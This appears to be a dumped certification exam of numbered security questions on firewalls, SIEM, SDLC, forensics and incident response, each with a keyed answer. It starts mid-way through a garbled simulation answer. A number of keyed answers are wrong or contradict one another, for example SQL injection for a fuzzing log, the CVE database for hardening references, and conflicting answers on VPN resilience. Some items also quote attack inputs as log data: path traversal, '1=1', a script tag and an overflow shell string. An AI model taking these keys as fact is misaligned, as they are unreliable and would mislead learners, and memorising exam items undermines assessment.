N. 1 edit the Action to Deny to block internet access from the management platfor

O. SRC ZoneSRC SRC Port DST Zone DST DST Port Protocol Action UNTRUST 10.1.10.250 ANY MGMT ANY ANY ANY DENYTask 2: The firewall must be configured so that the SQL server can only receive requests from the web server.In Rule n

P. 6 from top, edit the Action to be Permi

Q. SRC ZoneSRC SRC Port DST Zone DST DST Port Protocol Action DB 10.1.4.70 ANY WEBAPP 10.1.5.50 ANY ANY PERMITTask 3: The web server must be able to receive unencrypted requests from hosts inside and outside the corporate network.In rule n

R. 5 from top, change the DST port to Any from 80 to allow all unencrypted traffi

S. SRC ZoneANY ANY ANY TCP DENYTask 5: Currently the user zone can access internet websites over an unencrypted protoco

T. Modify a rule so that user access to websites is over secure protocols only.In Rule number 4 from top, edit the DST port to 443 from 80 SRC ZoneSRC SRC

PortDST Zone DSTDST Port Protocol Action USER10.1.1.0/24 10.1.2.0/24ANY UNTRUST ANY443TCP PERMIT

**Answer:** A

#### NEW QUESTION 130

A software development manager is running a project using agile development methods. The company cybersecurity engineer has noticed a high number of vulnerabilities have been making it into production code on the project.

Which of the following methods could be used in addition to an integrated development environment to reduce the severity of the issue?

- A. Conduct a penetration test on each function as it is developed
- B. Develop a set of basic checks for common coding errors
- C. Adopt a waterfall method of software development
- D. Implement unit tests that incorporate static code analyzers

**Answer:** D

#### NEW QUESTION 135

A security analyst sees some suspicious entries in a log file from a web server website, which has a form that allows customers to leave feedback on the company's products. The analyst believes a malicious actor is scanning the web form. To know which security controls to put in place, the analyst first needs to determine the type of activity occurring to design a control. Given the log below:

Timestamp	SourceIP	CustName	PreferredContact	ProdName	Comments
Monday 10:00:04	10.14.34.55	aaaaa	Phone	Widget1	None left
Monday 10:00:04	10.14.34.55	bbbbb	Phone	Widget1	None left
Monday 10:00:05	10.14.34.55	cccc	Phone	Widget1	../../../../etc/passwd
Monday 10:01:03	10.14.34.55	ddddd	Phone	Widget1	None left
Monday 10:01:04	10.14.34.55	eeee	Phone	Widget1	None left
Monday 10:01:05	10.14.34.55	ffff	Phone	Widget1	1=1
Monday 10:03:05	172.16.34.20	Joe	Phone	Widget30	Love the Widget!
Monday 10:04:01	10.14.34.55	ggggg	Phone	Widget1	<script>
Monday 10:05:05	10.14.34.55	hhhhh	Phone	Widget1	wget cookie
Monday 10:05:05	10.14.34.55	iiii	Phone	Widget1	None left
Monday 10:05:06	10.14.34.55	llll	Phone	Widget1	None left

Which of the following is the MOST likely type of activity occurring?

- A. SQL injection
- B. XSS scanning
- C. Fuzzing
- D. Brute forcing

**Answer:** A

#### NEW QUESTION 139

An organization has established the following controls matrix:

	Minimum	Moderate	High
Physical Security	Cylinder Lock	Cipher Lock	Proximity Access Card
Environmental Security	Surge Protector	UPS	Generator
Data Security	Context-Based Authentication	MFA	FDE
Application Security	Peer Review	Static Analysis	Penetration Testing
Logical Security	HIDS	NIDS	NIPS

The following control sets have been defined by the organization and are applied in aggregate fashion:

Systems containing PII are protected with the minimum control set. Systems containing medical data are protected at the moderate level. Systems containing cardholder data are protected at the high level.

The organization is preparing to deploy a system that protects the confidentiality of a database containing PII and medical data from clients. Based on the controls classification, which of the following controls would BEST meet these requirements?

- A. Proximity card access to the server room, context-based authentication, UPS, and full-disk encryption for the database server.
- B. Cipher lock on the server room door, FDE, surge protector, and static analysis of all application code.
- C. Peer review of all application changes, static analysis of application code, UPS, and penetration testing of the complete system.
- D. Intrusion detection capabilities, network-based IPS, generator, and context-based authentication

**Answer: D**

#### NEW QUESTION 142

A recent CRM upgrade at a branch office was completed after the desired deadline. Several technical issues were found during the upgrade and need to be discussed in depth before the next branch office is upgraded. Which of the following should be used to identify weak processes and other vulnerabilities?

- A. Gap analysis
- B. Benchmarks and baseline results
- C. Risk assessment
- D. Lessons learned report

**Answer: D**

#### NEW QUESTION 146

A network engineer is attempting to design-in resiliency characteristics for an enterprise network's VPN services.

If the engineer wants to help ensure some resilience against zero-day vulnerabilities exploited against the VPN implementation, which of the following decisions would BEST support this objective?

- A. Implement a reverse proxy for VPN traffic that is defended and monitored by the organization's SOC with near-real-time alerting to administrators.
- B. Subscribe to a managed service provider capable of supporting the mitigation of advanced DDoS attacks on the enterprise's pool of VPN concentrators.
- C. Distribute the VPN concentrators across multiple systems at different physical sites to ensure some backup services are available in the event of primary site loss.
- D. Employ a second VPN layer concurrently where the other layer's cryptographic implementation is sourced from a different vendor.

**Answer: D**

#### NEW QUESTION 150

A Chief Information Security Officer (CISO) is reviewing and revising system configuration and hardening guides that were developed internally and have been used several years to secure the organization's systems. The CISO knows improvements can be made to the guides.

Which of the following would be the BEST source of reference during the revision process?

- A. CVE database
- B. Internal security assessment reports
- C. Industry-accepted standards
- D. External vulnerability scan reports
- E. Vendor-specific implementation guides

**Answer: A**

#### NEW QUESTION 151

A systems administrator recently joined an organization and has been asked to perform a security assessment of controls on the organization's file servers, which contain client data from a number of sensitive systems. The administrator needs to compare documented access requirements to the access implemented within the file system.

Which of the following is MOST likely to be reviewed during the assessment? (Select two.)

- A. Access control list
- B. Security requirements traceability matrix
- C. Data owner matrix
- D. Roles matrix
- E. Data design document



F. Data access policies

**Answer:** DF

#### NEW QUESTION 156

Security policies that are in place at an organization prohibit USB drives from being utilized across the entire enterprise, with adequate technical controls in place to block them. As a way to still be able to work from various locations on different computing resources, several sales staff members have signed up for a web-based storage solution without the consent of the IT department. However, the operations department is required to use the same service to transmit certain business partner documents.

Which of the following would BEST allow the IT department to monitor and control this behavior?

- A. Enabling AAA
- B. Deploying a CASB
- C. Configuring an NGFW
- D. Installing a WAF
- E. Utilizing a vTPM

**Answer:** B

#### NEW QUESTION 159

Legal counsel has notified the information security manager of a legal matter that will require the preservation of electronic records for 2000 sales force employees. Source records will be email, PC, network shares, and applications.

After all restrictions have been lifted, which of the following should the information manager review?

- A. Data retention policy
- B. Legal hold
- C. Chain of custody
- D. Scope statement

**Answer:** B

#### NEW QUESTION 162

As a security administrator, you are asked to harden a server running Red Hat Enterprise Server 5.5 64-bit.

This server is being used as a DNS and time server. It is not used as a database, web server, or print server. There are no wireless connections to the server, and it does not need to print.

The command window will be provided along with root access. You are connected via a secure shell with root access.


You may query help for a list of commands. Instructions:

You need to disable and turn off unrelated services and processes.

It is possible to simulate a crash of your server session. The simulation can be reset, but the server cannot be rebooted. If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



```
Command Prompt Window
[root@comptia-test ~]#
```



```
Command Prompt Window
[root@comptia-test ~]# help
Available Commands

kill -9 <pid>
ps -A
chkconfig --list
chkconfig --level 3 <service name>
<on/off>
service <service name> <start|stop>

[root@comptia-test ~]#
```



A. In Order to deactivate web services, database services and print service, we can do following things1) deactivate its services/etc/init.d/apache2 stop/etc/init.d/mysqld stop2) close ports for these services Web Serveriptables -I INPUT -p tcp -m tcp --dport 443 -j REJECTservice iptables save Print Serveriptables -I INPUT -p tcp -m tcp --dport 631 -j REJECTservice iptables save Database Serveriptables -I INPUT -p tcp -m tcp --dport <<port umber>> -j REJECTservice iptables save3) Kill the process any running for the same ps -aef|grep mysqlkill -9 <<process id>>

B. In Order to deactivate web services, database services and print service, we can do following things1) deactivate its services/etc/init.d/apache2 stop/etc/init.d/mysqld stop2) close ports for these services Web Serveriptables -I INPUT -p tcp -m tcp --dport <<port umber>> -j REJECTservice iptables save3) Kill the process any running for the same ps -aef|grep mysqlkill -9 <<process id>>

**Answer:** A

#### NEW QUESTION 164

The legal department has required that all traffic to and from a company's cloud-based word processing and email system is logged. To meet this requirement, the Chief Information Security Officer (CISO) has implemented a next-generation firewall to perform inspection of the secure traffic and has decided to use a cloud-based log aggregation solution for all traffic that is logged. Which of the following presents a long-term risk to user privacy in this scenario?

- A. Confidential or sensitive documents are inspected by the firewall before being logged.
- B. Latency when viewing videos and other online content may increase.
- C. Reports generated from the firewall will take longer to produce due to more information from inspected traffic.
- D. Stored logs may contain non-encrypted usernames and passwords for personal website

**Answer:** A

#### NEW QUESTION 168

A breach was caused by an insider threat in which customer PII was compromised. Following the breach, a lead security analyst is asked to determine which vulnerabilities the attacker used to access company resources. Which of the following should the analyst use to remediate the vulnerabilities?

- A. Protocol analyzer
- B. Root cause analyzer
- C. Behavioral analytics
- D. Data leak prevention

**Answer:** D

#### NEW QUESTION 172

A security analyst has requested network engineers integrate sFlow into the SOC's overall monitoring picture. For this to be a useful addition to the monitoring capabilities, which of the following must be considered by the engineering team?

- A. Effective deployment of network taps
- B. Overall bandwidth available at Internet PoP
- C. Optimal placement of log aggregators
- D. Availability of application layer visualizers

**Answer:** D

#### NEW QUESTION 173

A new cluster of virtual servers has been set up in a lab environment and must be audited before being allowed on the production network. The security manager needs to ensure unnecessary services are disabled and all system accounts are using strong credentials. Which of the following tools should be used? (Choose two.)

- A. Fuzzer
- B. SCAP scanner
- C. Packet analyzer
- D. Password cracker
- E. Network enumerator
- F. SIEM

**Answer:** BF

#### NEW QUESTION 178

A security engineer is working with a software development team. The engineer is tasked with ensuring all security requirements are adhered to by the developers. Which of the following BEST describes the contents of the supporting document the engineer is creating?

- A. A series of ad-hoc tests that each verify security control functionality of the entire system at once.
- B. A series of discrete tasks that, when viewed in total, can be used to verify and document each individual constraint from the SRTM.
- C. A set of formal methods that apply to one or more of the programing languages used on the development project.
- D. A methodology to verify each security control in each unit of developed code prior to committing the code.

**Answer:** D

#### NEW QUESTION 180

A security technician is incorporating the following requirements in an RFP for a new SIEM: New security notifications must be dynamically implemented by the SIEM engine

The SIEM must be able to identify traffic baseline anomalies

Anonymous attack data from all customers must augment attack detection and risk scoring

Based on the above requirements, which of the following should the SIEM support? (Choose two.)

- A. Autoscaling search capability

- B. Machine learning
- C. Multisensor deployment
- D. Big Data analytics
- E. Cloud-based management
- F. Centralized log aggregation

**Answer:** BD

#### NEW QUESTION 185

Given the following information about a company's internal network:

User IP space: 192.168.1.0/24

Server IP space: 192.168.192.0/25

A security engineer has been told that there are rogue websites hosted outside of the proper server space, and those websites need to be identified. Which of the following should the engineer do?

- A. Use a protocol analyzer on 192.168.1.0/24
- B. Use a port scanner on 192.168.1.0/24
- C. Use an HTTP interceptor on 192.168.1.0/24
- D. Use a port scanner on 192.168.192.0/25
- E. Use a protocol analyzer on 192.168.192.0/25
- F. Use an HTTP interceptor on 192.168.192.0/25

**Answer:** B

#### NEW QUESTION 188

During a security assessment, activities were divided into two phases; internal and external exploitation. The security assessment team set a hard time limit on external activities before moving to a compromised box within the enterprise perimeter.

Which of the following methods is the assessment team most likely to employ NEXT?

- A. Pivoting from the compromised, moving laterally through the enterprise, and trying to exfiltrate data and compromise devices.
- B. Conducting a social engineering attack attempt with the goal of accessing the compromised box physically.
- C. Exfiltrating network scans from the compromised box as a precursor to social media reconnaissance
- D. Open-source intelligence gathering to identify the network perimeter and scope to enable further system compromises.

**Answer:** A

#### NEW QUESTION 193

An organization's network engineering team recently deployed a new software encryption solution

to ensure the confidentiality of data at rest, which was found to add 300ms of latency to data readwrite requests in storage, impacting business operations.

Which of the following alternative approaches would BEST address performance requirements while meeting the intended security objective?

- A. Employ hardware FDE or SED solutions.
- B. Utilize a more efficient cryptographic hash function.
- C. Replace HDDs with SSD arrays.
- D. Use a FIFO pipe a multithreaded software solution

**Answer:** A

#### NEW QUESTION 197

Which of the following is the GREATEST security concern with respect to BYOD?

- A. The filtering of sensitive data out of data flows at geographic boundaries.
- B. Removing potential bottlenecks in data transmission paths.
- C. The transfer of corporate data onto mobile corporate devices.
- D. The migration of data into and out of the network in an uncontrolled manner

**Answer:** D

#### NEW QUESTION 198

Given the following code snippet:

```
SecCond = "188"
SecStatus = false
try {
  if (SecStatus)
    SecCond = "288"
    console.log("ship to ship")
  else
    SecCond = "normal operations"
    console.log("nothing to see here")
} catch (e) {
  SecCond = "normal operations"
  console.log(e)
  console.log("Exception logged")
}
```

Which of the following failure modes would the code exhibit?

- A. Open
- B. Secure
- C. Halt
- D. Exception

**Answer:** D

#### NEW QUESTION 201

Following a merger, the number of remote sites for a company has doubled to 52. The company has decided to secure each remote site with an NGFW to provide web filtering, NIDS/NIPS, and network antivirus. The Chief Information Officer (CIO) has requested that the security engineer provide recommendations on sizing for the firewall with the requirements that it be easy to manage and provide capacity for growth.

The tables below provide information on a subset of remote sites and the firewall options:

Location	# of Users	Connectivity	Bandwidth Utilization
St.Louis	18	50 Mbps	20 Mbps
Des Moines	12	25 Mbps	19 Mbps
Chicago	27	100 Mbps	41 Mbps
Rapid City	6	10 Mbps	8 Mbps
Indianapolis	7	12 Mbps	8 Mbps

Vendor	Maximum Recommended Devices	Firewall Throughput	Full UTM?	Centralized Management Available?
A	40	150 Mbps	Y	Y
B	60	400 Mbps	N	Y
C	25	200 Mbps	N	N
D	25	100 Mbps	Y	Y

Which of the following would be the BEST option to recommend to the CIO?

- A. Vendor C for small remote sites, and Vendor B for large sites.
- B. Vendor B for all remote sites
- C. Vendor C for all remote sites
- D. Vendor A for all remote sites
- E. Vendor D for all remote sites

**Answer:** D

#### NEW QUESTION 205

Due to a recent breach, the Chief Executive Officer (CEO) has requested the following activities be conducted during incident response planning:

Involve business owners and stakeholders Create an applicable scenario

Conduct a biannual verbal review of the incident response plan Report on the lessons learned and gaps identified

Which of the following exercises has the CEO requested?

- A. Parallel operations
- B. Full transition
- C. Internal review
- D. Tabletop
- E. Partial simulation

**Answer:** C

#### NEW QUESTION 207

A security researches is gathering information about a recent spoke in the number of targeted attacks against multinational banks. The spike is on top of already sustained attacks against the banks. Some of the previous attacks have resulted in the loss of sensitive data, but as of yet the attackers have not successfully stolen any funds.

Based on the information available to the researcher, which of the following is the MOST likely threat profile?

- A. Nation-state-sponsored attackers conducting espionage for strategic gain.
- B. Insiders seeking to gain access to funds for illicit purposes.
- C. Opportunists seeking notoriety and fame for personal gain.
- D. Hackvisits seeking to make a political statement because of socio-economic factor

**Answer:** D

#### NEW QUESTION 208

A security analyst is inspecting pseudocode of the following multithreaded application:

1. perform daily ETL of data
  - 1.1 validate that yesterday's data model file exists
  - 1.2 validate that today's data model file does not exist
  - 1.2 extract yesterday's data model
  - 1.3 transform the format
  - 1.4 load the transformed data into today's data model file
  - 1.5 exit

Which of the following security concerns is evident in the above pseudocode?

- A. Time of check/time of use
- B. Resource exhaustion
- C. Improper storage of sensitive data
- D. Privilege escalation

**Answer:** A

#### NEW QUESTION 210

A security analyst is attempting to break into a client's secure network. The analyst was not given prior information about the client, except for a block of public IP addresses that are currently in use. After network enumeration, the analyst's NEXT step is to perform:

- A. a gray-box penetration test
- B. a risk analysis
- C. a vulnerability assessment
- D. an external security audit
- E. a red team exercise

**Answer:** A

#### NEW QUESTION 214

A systems administrator has installed a disk wiping utility on all computers across the organization and configured it to perform a seven-pass wipe and an additional pass to overwrite the disk with zeros. The company has also instituted a policy that requires users to erase files containing sensitive information when they are no longer needed.

To ensure the process provides the intended results, an auditor reviews the following content from a randomly selected decommissioned hard disk:

```
00000000000000000000000000000000
```

```
00000000000000000000000000000000
```

```
00000000000000000000000000000000
```

```
0000000000000000000000000000qj'keh d
```

Which of the following should be included in the auditor's report based in the above findings?

- A. The hard disk contains bad sectors
- B. The disk has been degaussed.
- C. The data represents part of the disk BIOS.
- D. Sensitive data might still be present on the hard drive

**Answer:** A

#### NEW QUESTION 215

The Chief Information Officer (CISO) is concerned that certain systems administrators will privileged access may be reading other user's emails. Review of a tool's output shows the administrators have used web mail to log into other users' inboxes. Which of the following tools would show this type of output?

- A. Log analysis tool
- B. Password cracker
- C. Command-line tool
- D. File integrity monitoring tool

**Answer:** A

#### NEW QUESTION 216

A security analyst is troubleshooting a scenario in which an operator should only be allowed to reboot remote hosts but not perform other activities. The analyst inspects the following portions of different configuration files:

Configuration file 1: Operator ALL=/sbin/reboot Configuration file 2:

Command="/sbin/shutdown now", no-x11-forwarding, no-pty, ssh-dss Configuration file 3:

Operator:x:1000:1000::/home/operator:/bin/bash

Which of the following explains why an intended operator cannot perform the intended action?

- A. The sudoers file is locked down to an incorrect command
- B. SSH command shell restrictions are misconfigured
- C. The passwd file is misconfigured
- D. The SSH command is not allowing a pty session

**Answer:** D

#### NEW QUESTION 220

The director of sales asked the development team for some small changes to increase the usability of an application used by the sales team. Prior security reviews of the code showed no significant vulnerabilities, and since the changes were small, they were given a peer review and then pushed to the live environment. Subsequent vulnerability scans now show numerous flaws that were not present in the previous versions of the code. Which of the following is an SDLC best practice that should have been followed?

- A. Versioning
- B. Regression testing
- C. Continuous integration



D. Integration testing

**Answer: B**

#### NEW QUESTION 222

A medical device company is implementing a new COTS antivirus solution in its manufacturing plant.

All validated machines and instruments must be retested for interoperability with the new software. Which of the following would BEST ensure the software and instruments are working as designed?

- A. System design documentation
- B. User acceptance testing
- C. Peer review
- D. Static code analysis testing
- E. Change control documentation

**Answer: A**

#### NEW QUESTION 226

An internal staff member logs into an ERP platform and clicks on a record. The browser URL changes to:

URL: `http://192.168.0.100/ERP/accountId=5&action=SELECT`

Which of the following is the MOST likely vulnerability in this ERP platform?

- A. Brute forcing of account credentials
- B. Plain-text credentials transmitted over the Internet
- C. Insecure direct object reference
- D. SQL injection of ERP back end

**Answer: C**

#### NEW QUESTION 230

An information security manager is concerned that connectivity used to configure and troubleshoot critical network devices could be attacked. The manager has tasked a network security engineer with meeting the following requirements:

Encrypt all traffic between the network engineer and critical devices. Segregate the different networking planes as much as possible.

Do not let access ports impact configuration tasks.

Which of the following would be the BEST recommendation for the network security engineer to present?

- A. Deploy control plane protections.
- B. Use SSH over out-of-band management.
- C. Force only TACACS to be allowed.
- D. Require the use of certificates for AAA.

**Answer: B**

#### NEW QUESTION 233

A managed service provider is designing a log aggregation service for customers who no longer want to manage an internal SIEM infrastructure. The provider expects that customers will send all types of logs to them, and that log files could contain very sensitive entries. Customers have indicated they want on-premises and cloud-based infrastructure logs to be stored in this new service. An engineer, who is designing the new service, is deciding how to segment customers. Which of the following is the BEST statement for the engineer to take into consideration?

- A. Single-tenancy is often more expensive and has less efficient resource utilization
- B. Multi-tenancy may increase the risk of cross-customer exposure in the event of service vulnerabilities.
- C. The managed service provider should outsource security of the platform to an existing cloud company
- D. This will allow the new log service to be launched faster and with well-tested security controls.
- E. Due to the likelihood of large log volumes, the service provider should use a multi-tenancy model for the data storage tier, enable data deduplication for storage cost efficiencies, and encrypt data at rest.
- F. The most secure design approach would be to give customers on-premises appliances, install agents on endpoints, and then remotely manage the service via a VPN.

**Answer: A**

#### NEW QUESTION 234

An enterprise with global sites processes and exchanges highly sensitive information that is protected under several countries' arms trafficking laws. There is new information that malicious nation-state-sponsored activities are targeting the use of encryption between the geographically disparate sites. The organization currently employs ECDSA and ECDH with P-384, SHA-384, and AES- 256-GCM on VPNs between sites. Which of the following techniques would MOST likely improve the resilience of the enterprise to attack on cryptographic implementation?

- A. Add a second-layer VPN from a different vendor between sites.
- B. Upgrade the cipher suite to use an authenticated AES mode of operation.
- C. Use a stronger elliptic curve cryptography algorithm.
- D. Implement an IDS with sensors inside (clear-text) and outside (cipher-text) of each tunnel between sites.
- E. Ensure cryptography modules are kept up to date from vendor supplying the

**Answer: C**

#### NEW QUESTION 236

The government is concerned with remote military missions being negatively impacted by the use of technology that may fail to protect operational security. To remediate this concern, a number of solutions have been implemented, including the following:

End-to-end encryption of all inbound and outbound communication, including personal email and chat sessions that allow soldiers to securely communicate with families.

Layer 7 inspection and TCP/UDP port restriction, including firewall rules to only allow TCP port 80 and 443 and approved applications

A host-based whitelist of approved websites and applications that only allow mission-related tools and sites

The use of satellite communication to include multiple proxy servers to scramble the source IP address

Which of the following is of MOST concern in this scenario?

- A. Malicious actors intercepting inbound and outbound communication to determine the scope of the mission
- B. Family members posting geotagged images on social media that were received via email from soldiers
- C. The effect of communication latency that may negatively impact real-time communication with mission control
- D. The use of centrally managed military network and computers by soldiers when communicating with external parties

**Answer:** A

#### NEW QUESTION 239

After a large organization has completed the acquisition of a smaller company, the smaller company must implement new host-based security controls to connect its employees' devices to the network. Given that the network requires 802.1X EAP-PEAP to identify and authenticate devices, which of the following should the security administrator do to integrate the new employees' devices into the network securely?

- A. Distribute a NAC client and use the client to push the company's private key to all the new devices.
- B. Distribute the device connection policy and a unique public/private key pair to each new employee's device.
- C. Install a self-signed SSL certificate on the company's RADIUS server and distribute the certificate's public key to all new client devices.
- D. Install an 802.1X supplicant on all new devices and let each device generate a self-signed certificate to use for network access.

**Answer:** D

#### NEW QUESTION 240

A forensic analyst suspects that a buffer overflow exists in a kernel module. The analyst executes the following command:

```
dd if=/dev/ram of=/tmp/mem/dmp
```

The analyst then reviews the associated output:

```
^34^#AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA/bin/bash^21^03#45
```

However, the analyst is unable to find any evidence of the running shell. Which of the following of the MOST likely reason the analyst cannot find a process ID for the shell?

- A. The NX bit is enabled
- B. The system uses ASLR
- C. The shell is obfuscated
- D. The code uses dynamic libraries

**Answer:** B

#### NEW QUESTION 243

Ann, a terminated employee, left personal photos on a company-issued laptop and no longer has access to them. Ann emails her previous manager and asks to get her personal photos back. Which of the following BEST describes how the manager should respond?

- A. Determine if the data still exists by inspecting to ascertain if the laptop has already been wiped and if the storage team has recent backups.
- B. Inform Ann that the laptop was for company data only and she should not have stored personal photos on a company asset.
- C. Report the email because it may have been a spoofed request coming from an attacker who is trying to exfiltrate data from the company laptop.
- D. Consult with the legal and/or human resources department and check company policies around employment and termination procedures.

**Answer:** D

#### NEW QUESTION 248

During the decommissioning phase of a hardware project, a security administrator is tasked with ensuring no sensitive data is released inadvertently. All paper records are scheduled to be shredded in a crosscut shredded, and the waste will be burned. The system drives and removable media have been removed prior to e-cycling the hardware.

Which of the following would ensure no data is recovered from the system drives once they are disposed of?

- A. Overwriting all HDD blocks with an alternating series of data.
- B. Physically disabling the HDDs by removing the drive head.
- C. Demagnetizing the hard drive using a degausser.
- D. Deleting the UEFI boot loaders from each HD

**Answer:** C

#### NEW QUESTION 249

A company has decided to lower costs by conducting an internal assessment on specific devices and various internal and external subnets. The assessment will be done during regular office hours, but it must not affect any production servers. Which of the following would MOST likely be used to complete the assessment? (Select two.)

- A. Agent-based vulnerability scan
- B. Black-box penetration testing
- C. Configuration review
- D. Social engineering
- E. Malware sandboxing
- F. Tabletop exercise

**Answer:** AC

#### NEW QUESTION 252

Which of the following is a feature of virtualization that can potentially create a single point of failure?

- A. Server consolidation
- B. Load balancing hypervisors
- C. Faster server provisioning
- D. Running multiple OS instances

**Answer:** A

#### NEW QUESTION 253

A cybersecurity analyst has received an alert that well-known "call home" messages are continuously observed by network sensors at the network boundary. The proxy firewall successfully drops the messages. After determining the alert was a true positive, which of the following represents the most likely cause?

- A. Attackers are running reconnaissance on company resources.
- B. An outside command and control system is attempting to reach an infected system.
- C. An insider trying to exfiltrate information to a remote network.
- D. Malware is running on a company system

**Answer:** B

#### NEW QUESTION 258

A cybersecurity analyst is hired to review the security posture of a company. The cybersecurity analyst notices a very high network bandwidth consumption due to SYN floods from a small number of IP addresses. Which of the following would be the BEST action to take to support incident response?

- A. Increase the company's bandwidth.
- B. Apply ingress filters at the routers.
- C. Install a packet capturing tool.
- D. Block all SYN packets

**Answer:** B

#### NEW QUESTION 259

Which of the following systems would be at the GREATEST risk of compromise if found to have an open vulnerability associated with perfect ... secrecy?

- A. Endpoints
- B. VPN concentrators
- C. Virtual hosts
- D. SIEM
- E. Layer 2 switches

**Answer:** B

#### NEW QUESTION 261

An organization is attempting to harden its web servers and reduce the information that might be disclosed by potential attackers. A security analyst is reviewing a vulnerability scan result from a recent web server scan.

Portions of the scan results are shown below: Finding# 5144322

First time detected 10 Nov 2015 09:00 GMT-0600

Last time detected 10 Nov 2015 09:00 GMT-0600

CVSS base: 5

Access path: http://myorg.com/maillinglist.htm

Request: GET http://maillinglist.aspx?content=volunteer Response: C:\Documents\MarySmith\maillinglist.pdf

Which of the following lines indicates information disclosure about the host that needs to be remediated?

- A. Response: C:\Documents\marysmith\maillinglist.pdf
- B. Finding#5144322
- C. First Time detected 10 Nov 2015 09:00 GMT-0600
- D. Access path: http://myorg.com/maillinglist.htm
- E. Request: GET http://myorg.com/maillinglist.aspx?content=volunteer

**Answer:** A

#### NEW QUESTION 264

A technician receives the following security alert from the firewall's automated system: Match\_Time: 10/10/16 16:20:43

Serial: 002301028176

Device\_name: COMPSEC1 Type: CORRELATION

Source: domain\samjones Src: 10.50.50.150

Object\_name: beacon detection Object\_id: 6005

Category: compromised-host Severity: medium

Evidence: host repeatedly visited a dynamic DNS domain (17 times) After reviewing the alert, which of the following is the BEST analysis?

- A. the alert is a false positive because DNS is a normal network function.
- B. this alert indicates a user was attempting to bypass security measures using dynamic DNS.
- C. this alert was generated by the SIEM because the user attempted too many invalid login attempts.
- D. this alert indicates an endpoint may be infected and is potentially contacting a suspect host

**Answer:** B

**NEW QUESTION 266**

A security analyst is reviewing logs and discovers that a company-owned computer issued to an employee is generating many alerts and analyst continues to review the log events and discovers that a non-company-owned device from a different, unknown IP address is general same events. The analyst informs the manager of these finding, and the manager explains that these activities are already known and . . . ongoing simulation. Given this scenario, which of the following roles are the analyst, the employee, and the manager fillings?

- A. The analyst is red team The employee is blue team The manager is white team
- B. The analyst is white team The employee is red team The manager is blue team
- C. The analyst is red team The employee is white team The manager is blue team
- D. The analyst is blue team The employee is red team The manager is white team

**Answer:** D

**NEW QUESTION 267**

The security configuration management policy states that all patches must undergo testing procedures before being moved into production. The sec... analyst notices a single web application server has been downloading and applying patches during non-business hours without testing. There are no apparent adverse reaction, server functionality does not seem to be affected, and no malware was found after a scan. Which of the following action should the analyst take?

- A. Reschedule the automated patching to occur during business hours.
- B. Monitor the web application service for abnormal bandwidth consumption.
- C. Create an incident ticket for anomalous activity.
- D. Monitor the web application for service interruptions caused from the patchin

**Answer:** C

**NEW QUESTION 271**

A malware infection spread to numerous workstations within the marketing department. The workstations were quarantined and replaced with machines. Which of the following represents a FINAL step in the prediction of the malware?

- A. The workstations should be isolated from the network.
- B. The workstations should be donated for refuse.
- C. The workstations should be reimaged
- D. The workstations should be patched and scanne

**Answer:** C

**NEW QUESTION 273**

An analyst has noticed unusual activities in the SIEM to a .cn domain name. Which of the following should the analyst use to identify the content of the traffic?

- A. Log review
- B. Service discovery
- C. Packet capture
- D. DNS harvesting

**Answer:** D

**NEW QUESTION 274**

An investigation showed a worm was introduced from an engineer's laptop. It was determined the company does not provide engineers with company-owned laptops, which would be subject to a company policy and technical controls. Which of the following would be the MOST secure control implement?

- A. Deploy HIDS on all engineer-provided laptops, and put a new router in the management network.
- B. Implement role-based group policies on the management network for client access.
- C. Utilize a jump box that is only allowed to connect to client from the management network.
- D. Deploy a company-wide approved engineering workstation for management acces

**Answer:** A

**NEW QUESTION 278**

An administrator wants to enable policy based filexible mandatory access controls on an open source OS to prevent abnormal application modifications or executions. Which of the following would BEST accomplish this?

- A. Access control lists
- B. SELinux
- C. IPtables firewall
- D. HIPS

**Answer:** B

**Explanation:**

The most common open source operating system is LINUX.

Security-Enhanced Linux (SELinux) was created by the United States National Security Agency (NSA) and is a Linux kernel security module that provides a mechanism for supporting access control security policies, including United States Department of Defense–style mandatory access controls (MAC).



NSA Security-enhanced Linux is a set of patches to the Linux kernel and some utilities to incorporate a strong, filexible mandatory access control (MAC) architecture into the major subsystems of the kernel. It provides an enhanced mechanism to enforce the separation of information based on confidentiality and integrity requirements, which allows threats of tampering and bypassing of application security mechanisms to be addressed and enables the confinement of damage that can be caused by malicious or flawed applications. Incorrect Answers:

